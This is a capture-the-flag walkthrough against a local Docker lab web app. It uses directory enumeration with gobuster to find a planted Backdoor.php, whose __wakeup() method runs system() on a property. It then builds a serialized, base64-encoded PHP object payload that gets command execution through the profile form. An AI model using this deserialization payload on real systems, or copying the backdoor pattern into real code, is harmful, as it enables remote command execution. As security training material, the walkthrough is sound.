
Insecure deserialization (or PHP object injection) challenge

Load the Docker files located at \ctf-major-project-middlecase-a\insecure_deserialization-Medium-Hard\cipherguard-labs-app.tar.gz
Docker Commands:

```
sudo docker build -t cobralogs-ctf .
sudo docker run -d -p 80:80 cobralogs-ctf
```

Hint: The lead developer left a back door somewhere in the code. See if you can use it to find the flag

1. Press Login and type admin for both the username and password




Welcome to CipherGuard Labs!

At CipherGuard Labs, we provide state-of-the-art logging solutions that keep your data secure... or do they?

Our platform offers advanced features and analytics to ensure your logs are not only stored safely, but easily exportable.

Need help? Contact us at support@cipherguardlabs.com or call (555) 123-4567




Login to CipherGuard

admin

•••••

Don't have an account? Sign Up

2. Try logging a message



CipherGuard Labs


Hello, admin!

Submit your logs below:

Log saved as mylog_1744744362.log

Other features:

3. Reattempt with Burp Suite intercepting as a proxy




Time	Type	Direction	Method	URL
15:24:00 15 Apr...	HT...	→ Request	POST	http://localhost/profile.php

Request


```
POST /profile.php HTTP/1.1
Host: localhost
Content-Length: 19
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/profile.php
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=PVgMZE4p6L8NXYxJwoQ2vqjnG7VfR1ubZt71dKa3O71brWD5yzRBemkPl9VX; security_level=0; PHPSESSID=
38af21e4a761eed57ed4349eac31b438
Connection: keep-alive

content=Hello+World
```

4. Looks like it’s being logged in plain text. A little strange, let's see if we can find out where it is being logged. We can use gobuster or any other tool of your choosing to find hidden directories.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://localhost:80 -w /home/kali/wordlist.txt --exclude-length 2526
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/wordlist.txt
[+] Negative Status codes:   404
[+] Exclude Length:          2526
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/tmp                 (Status: 301) [Size: 304] [--> http://localhost/tmp/]
/server-status       (Status: 403) [Size: 274]
/logs                (Status: 301) [Size: 305] [--> http://localhost/logs/]
Progress: 58 / 59 (98.31%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$ 
```

Nice we found the logs directory and we have the name of the file so let’s try reading the file




Tzo2OiJMb2dnZXIiOjI6e3M6ODoiZmlsZW5hbWUiO3M6MjA6Im15bG9nXzE3NDQ3NDU3NjYubG9nIjtzOjc6ImNvbnRlbnQiO3M6MTE6IkhlbGxvIFdvcmxkIjt9


You can try figuring it out yourself, but eventually, you'll realize that the text is being serialized and encoded in base64. Let's keep looking around and see if there's any more useful information.

Another thing we try looking for is the back door given to us in the hint.


5. You can use gobuster again or any other tool of your choosing



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://localhost:80/logs -w /home/kali/wordlist.txt --exclude-length 2526
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:80/logs
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/wordlist.txt
[+] Negative Status codes:   404
[+] Exclude Length:          2526
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 58 / 59 (98.31%)
===============================================================
Finished
===============================================================
```




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://localhost:80/tmp -w /home/kali/wordlist.txt --exclude-length 2526
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:80/tmp
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/wordlist.txt
[+] Negative Status codes:   404
[+] Exclude Length:          2526
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/Military             (Status: 301) [Size: 313] [--> http://localhost/tmp/Military/]
/Incognito            (Status: 301) [Size: 314] [--> http://localhost/tmp/Incognito/]
/Checkings            (Status: 301) [Size: 314] [--> http://localhost/tmp/Checkings/]
/Tools                (Status: 301) [Size: 310] [--> http://localhost/tmp/Tools/]
/Confidential         (Status: 301) [Size: 317] [--> http://localhost/tmp/Confidential/]
Progress: 58 / 59 (98.31%)
===============================================================
Finished
===============================================================
```



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://localhost:80/tmp/Tools/Secret -w /home/kali/wordlist.txt --exclude-length 2526
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:80/tmp/Tools/Secret
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/wordlist.txt
[+] Negative Status codes:   404
[+] Exclude Length:          2526
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/Backdoor.php         (Status: 200) [Size: 158]
Progress: 61 / 62 (98.39%)
===============================================================
Finished
===============================================================
```

It's a long and tedious process, mainly because you have to manually check each directory, but eventually, you will find the file called Backdoor.php. So now that you know the directory, try opening it.




```
class AdminBackdoor {
  public $cmd;
  public $content;

  public function __wakeup() {
    if ($this->cmd) {
      system($this->cmd);
    }
```

The AdminBackdoor class, defined in Backdoor.php, contains a __wakeup() method that executes a system command stored in the $cmd property.

This means that any attacker can create an instance of the AdminBackdoor class, set the $cmd property to the desired command, and serialize the object. The serialized object is Base64-encoded and sent as the content parameter in a POST request to profile.php. When the script unserializes the object __wakeup() method is triggered and executes the command stored in $cmd.

Granted you would need some prior knowledge to know how the __wakeup() method works but that kind of vulnerability can easily be searched up.

6. Now all you need to do is write a script that is serialized and encoded. The easiest way to do this is by simply just using any PHP compiler, it can even be an online compiler, to write a script that will let you freely look through the web application and find the flag document.



PHP Sandbox

Test your PHP code with this code tester


You can test and compare your PHP code on 400+ PHP versions with this online editor.

```php
<?php
class AdminBackdoor {
    public $cmd = "ls -la ../ > logs/directory_list.txt";
}

// Serialize the object
$payload = serialize(new AdminBackdoor());

// Base64-encode the serialized object
echo base64_encode($payload);
?>
```

Result for 8.2.20: Execution time: 0.000099s Mem: 388KB Max: 426KB


```
TzoxMzoiQWRtaW5CYWNrZG9vciI6MTp7czozOiJjbWQiO3M6MzY6ImxzIC1sYSAuLi8gPiBsb2dzL2RpcmVjdG9yeV9saXN0LnR4dCI7fQ==
```

The script just takes the list of whatever directory you choose saves it to a file called directory_list.txt and stores it in the logs file.



